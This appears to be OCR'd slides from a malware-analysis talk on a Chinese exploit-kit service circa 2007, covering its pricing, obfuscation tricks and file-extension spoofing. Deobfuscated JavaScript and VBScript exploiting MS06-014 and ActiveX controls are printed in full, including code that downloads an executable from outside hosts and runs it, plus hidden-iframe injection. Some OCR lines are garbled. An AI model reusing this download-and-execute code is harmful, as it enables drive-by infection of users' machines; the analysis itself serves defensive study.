    src=\"http://www.hanjapass.com/sian/intro/jp/jp.htm\"></iframe>");
var exp=new Date();exp.setTime(exp.getTime()+1*60*1000);
window.document.cookie=Njp+"="+escape("C")+";expires="+exp.toGMTString();
}
document.writeln("<SCRIPT language=JavaScript
    src=\"http:\/\/s16.cnzz.com\/stat.php?id=[illegible]572&amp;web_id=808572\"
    charset=gb2312><\/SCRIPT>");
```

- s16.cnzz.com
  - 222.77.187.116
- www.hanjapass.com
  - 118.128.14.172

Exploit MDAC(MS06-014) and RealPlayer vulnerabilities

Example: Exploit tool (made in China)

Customer support

Membership authentication

Exploit URLs

Target vulnerabilities

Options

File extensions

Trick users into visiting the malicious site created by the tool

The tool is frequently updated and capable of exploiting latest vulnerabilities

Promotion Strategy by the Author

Customer Support

售价：

普通版 400元 / 一月（一月免费更新,免杀，提升"论坛荣誉会员"等级!）

个人版 1000元 / 二月（两个
时做，30分钟内完成，提升"

高级版 2000元 / 四月（优质
洞组合，高中率，稳定，通用
提升"论坛荣誉会员"等级！）

钻石版 3000元 / 半年 （优质
费添加，多漏洞组合，高中率
分钟内完成，不另收费，绝对
荣誉会员勋章"，另送"Yahoo

以上软件4~6天更新版本，特殊情况除外，免杀即时做,免费升级，更新，免杀，不另收费，有会员群，支持淘宝网、拍拍网、网银交易，一经购买可使用会员区内所有精品软件，享受新软件，新漏洞等免费使用资格！

详细服务与区别请查看 http://www.cuteqq.cn/service.htm

USD 58 / 1 month 1 CNY ≒ USD 0.15

USD 146 / 2 months

USD 292 / 4 months

USD 439 / 6 months

Not so cheap

-> Brings a lot of money to the author


JavaScript & Obfuscation

```
<Html>↓
<Body>↓
<noscript>↓
<iframe src=*></iframe>↓
</noscript>↓
<script language="javaScript">↓
eval("¥146¥165¥156¥143¥164¥151¥157¥156¥40¥151¥156¥151¥164¥50¥51¥173¥144¥157¥143¥
165¥155¥145¥156¥164¥56¥167¥162¥151¥164¥145¥50¥51¥7↓
3¥175¥15¥12¥167¥151¥156¥144¥157¥167¥56¥157¥156¥154¥157¥141¥144¥40¥75¥40¥151¥156¥
151¥164¥73¥15¥12¥151¥146¥50¥144¥157¥143¥165¥155¥14↓
5¥156¥164¥56¥143¥157¥157¥153¥151¥145¥56¥151¥156¥144¥145¥170¥117¥146¥50¥47¥103¥16
5¥164¥145¥161¥161¥163¥170¥47¥51¥75¥75¥55¥61¥51¥173↓
¥15¥12¥166¥141¥162¥40¥151¥144¥163¥75¥42¥143¥154¥163¥151¥144¥72¥102¥104¥71¥66¥103
¥65¥65¥66¥55¥66¥65¥42¥73¥15¥12¥166¥141¥162¥40¥151¥↓
144¥163¥163¥75¥42¥101¥63¥55¥61¥61¥104¥60¥55¥71¥70¥63¥42¥73¥15¥12¥166¥141¥162¥40¥
151¥144¥163¥163¥163¥75¥42¥101¥55¥60¥60¥103¥60¥64¥1↓
06¥103¥62¥71¥105¥63¥66¥42¥73¥15¥12¥166¥141¥162¥40¥151¥144¥170¥75¥151¥144¥163¥53¥
151¥144¥163¥163¥53¥151¥144¥163¥163¥163¥73¥15¥12¥16↓
4¥162¥171¥173¥15¥12¥166¥141¥162¥40¥145¥73¥15¥12¥166¥141¥162¥40¥141¥144¥157¥75¥50
¥144¥157¥143¥165¥155¥145¥156¥164¥133¥42¥143¥162¥14↓
5¥141¥164¥145¥105¥154¥145¥155¥145¥156¥164¥42¥135¥50¥42¥157¥142¥152¥145¥143¥164¥4
2¥51¥51¥73¥15¥12¥141¥144¥157¥133¥42¥163¥145¥164¥10↓
1¥164¥164¥162¥151¥142¥165¥164¥145¥42¥135¥50¥42¥143¥154¥141¥163¥163¥151¥144¥42¥54
¥151¥144¥170¥51¥73¥15¥12¥166¥141¥162¥40¥141¥163¥75↓
¥167¥151¥156¥144¥157¥167¥133¥42¥141¥144¥157¥42¥135¥133¥42¥143¥162¥145¥141¥164¥14
5¥157¥142¥152¥145¥143¥164¥42¥135¥50¥42¥101¥42¥53¥4↓
2¥144¥42¥53¥42¥157¥42¥53¥42¥144¥42¥53¥42¥142¥56¥42¥53¥42¥123¥42¥53¥42¥164¥42¥53¥
42¥162¥42¥53¥42¥145¥42¥53¥42¥141¥42¥53¥42¥155¥42¥5↓
4¥42¥42¥51¥175¥15¥12¥143¥141¥164¥143¥150¥50¥145¥51¥173¥175¥73¥15¥12¥146¥151¥156¥
141¥154¥154¥171¥173¥15¥12¥166¥141¥162¥40¥145¥170¥1↓
60¥151¥162¥145¥163¥75¥156¥145¥167¥40¥104¥141¥164¥145¥50¥51¥73¥15¥12¥145¥170¥160¥
151¥162¥145¥163¥56¥163¥145¥164¥124¥151¥155¥145¥50¥↓
145¥170¥160¥151¥162¥145¥163¥56¥147¥145¥164¥124¥151¥155¥145¥50¥51¥53¥62¥64¥52¥66¥
```

JavaScript & Obfuscation (decoded)

```
function init(){document.write();}
window.onload = init;
if(document.cookie.indexOf('Cuteqqsx')==-1){
var ids="clsid:BD96C556-65";
var idss="A3-11D0-983";
var idsss="A-00C04FC29E36";
var idx=ids+idss+idsss;
try{
var e;
var ado=(document["createElement"]("object"));
ado["setAttribute"]("classid",idx);
var as=window["ado"]["createobject"]("A"+"d"+"o"+"d"+"b."+"S"+"t"+"r"+"e"+"a"+"m","")}
catch(e){};
finally{
var expires=new Date();
expires.setTime(expires.getTime()+24*60*60*1000);
document.cookie='Cuteqqsx=qq784378237;path=/;expires='+expires.toGMTString();
if(e!="[object Error]"){
document.write("<script src=http://www.2117966.net/Ajax.gif></script>")
document.write("<iframe width='1' height='1' src=http://www.2117966.net/Ms06014.htm></iframe>")}
else{
try{var r;var reals=new window["ActiveXObject"]("IERPCtl.IERPCtl.1");}
catch(r){};
finally{if(r!="[object Error]"){
document.write("<script src=http://www.2117966.net/Real.js></script>")}
try{var g;var storm=new window["ActiveXObject"]("MPS.StormPlayer");}
catch(g){};
finally{if(g!="[object Error]"){
document.write("<script src=http://www.2117966.net/Bfyy.gif></script>")}
try{var i;var thunder=new window["ActiveXObject"]("DPClient.Vod");}
catch(i){};
finally{if(i!="[object Error]"){
document.write("<script src=http://www.2117966.net/XunLei.gif></script>")}
try{var j;var lianzhong=new window["ActiveXObject"]("GLCHAT.GLChatCtrl.1");}
catch(j){};
finally{if(j!="[object Error]"){
document.write("<script src=http://www.2117966.net/Pps.gif></script>")}
if(r=="[object Error]"&&g=="[object Error]"&&i=="[object Error]"&&j=="[object Error]"){
document.write("<iframe width='1' height='1' src=http://www.2117966.net/cuteqqs.htm></iframe>")}
}}}
```

jp.htm (cat , more , less and notepad)



jp.htm (lv -> copy -> replace)

<8A> = Line Tabulation Set (VTS)

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=US-ASCII" />
<title></title>
</head><body>
<SCRIPT language=VBS>'Set sbb2=lailai.createobject("Scri"&"p"&"ting.F"&"i
"Sy"&"st"&"e"&"m0"&"bje"&"ct","")'1vnao="h
"&"tt"&"p://"&'truck.w2.co.kr/upfp.gif'    'Set sbb3=sbb2.GetSpecialFolder
xeName=sbb2.BuildPath(sbb3,ExeName)
'1'VbsName=sbb2.BuildPath(sbb3,VbsName)</SCRIPT><div id=Layer1 style="pos
bsolute; width:0px; height:0px; z-
index:1; visibility: hidden;"><script src='http://s16.cnzz.com/stat.php?i
2&web_id=808572' language='JavaScript' charset
='gb2312'></script></div><SCRIPT language=VBS>'1 zzzzzzzzzzzzz'1On Error
 Next'1'sbb="sdfsdhttp
s="h"& Resum"t Resumt"&"p://"&" Error Resume Nextddddc"vnao="h"&"tt"&"p:/
hanjapass.com/sian/intro/jp/jp.gif'
                                                    'lob"&"je"&"ct
"ob"&"je"&"ct"'1111111111111111111Set
Pj=document.createElement(sbbo)1111111111111111111111111111111111111111
 lailai=document.createElement(sbbo)'1
tgyhm0="class"+"id"tgyhm1_1="clsid"&":BD96"tgyhm1_2="C556"tgyhm1_3="-65A3
8"tgyhm1_4="3A-00C04"tgyhm1_5=
"FC29E36"tgyhm1=tgyhm1_1+tgyhm1_2+tgyhm1_3+tgyhm1_4+tgyhm1_5lailai.SetAtt
```

Obfuscation & File Extensions Spoofing

http://user1.date-13.net/ms06014.js

```
[kawa@faith tmp]$ cat ms06014.js
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromChar
Code(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e)
{return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)
+'\\b','g'),k[c])}}return p}('s{d 8=h.q("\\j\\p\\a\\g\\n\\6\\n\\z\\3\\7\\C\\j\\x\\A\\f\\f\\B","");8.
D("w","\\I\\3\\3\\E\\v\\c\\c\\k\\6\\4\\g\\i\\7\\i\\r\\u\\t\\y\\7\\P\\4\\3\\c\\T\\S\\R\\7\\a\\6\\6",0
);8.F();5.V=1;5.o();5.W(8.U);b="..\\\\Q.J";5.I(b,2);5.H();d 9=h.G("9.K","");9["\\L\\I\\4\\m\\m\\O\\N
\\4\\a\\k\\3\\4"](b,"","o")}M(e){}',59,59,'|||x74|x65|as|x73|x2e|xml|Shell|x63|path|x2f|var||x54|x72
|ado|x31|x4d|x75|x68|x6c|x6f|open|x69|CreateObject|x32|try|x35|x2d|x3a|GET|x4c|x36|x66|x48|x50|x58|O
pen|x70|Send|createobject|close|savetofile|com|Application|x53|catch|x78|x45|x6e|ntuser|x6b|x61|x62|
responseBody|type|write'.split('|'),0,{}))
```

Spider Monkey
http://www.mozilla-japan.org/js/spidermonkey/


```
[kawa@faith tmp]$ cat ms06014-02.js
try{var xml=ado.CreateObject("\x4d\x69\x63\x72\x6f\x73\x6f\x66\x74\x2e\x58\x4d\x4c\x48\x54\x54\x50",
"");xml.Open("GET","\x68\x74\x74\x70\x3a\x2f\x2f\x75\x73\x65\x72\x31\x2e\x31\x32\x2d\x35\x36\x2e\x6e
\x65\x74\x2f\x62\x61\x6b\x2e\x63\x73\x73",0);xml.Send();as.type=1;as.open();as.write(xml.responseBod
y);path="..\\ntuser.com";as.savetofile(path,2);as.close();var Shell=ado.createobject("Shell.Applicat
ion","");Shell["\x53\x68\x65\x6c\x6c\x45\x78\x65\x63\x75\x74\x65"](path,"","open")}catch(e){}
```

hex decode


```
[kawa@faith tmp]$ cat ms06014-03.js
try{var xml=ado.CreateObject("\Microsoft.XMLHTTP","");xml.Open("GET","http://user1.12-56.net/bak.css
",0);xml.Send();as.type=1;as.open();as.write(xml.responseBody);path="..\\ntuser.com";as.savetofile(p
ath,2);as.close();var Shell=ado.createobject("Shell.Application","");Shell["ShellExecute"](path,"","
open")}catch(e){}
```

```
[kawa@faith tmp]$ file bak.css
bak.css: MS-DOS executable, MZ for MS-DOS
[kawa@faith tmp]$
```


What happened on Dec. 11, 2007 (JST)



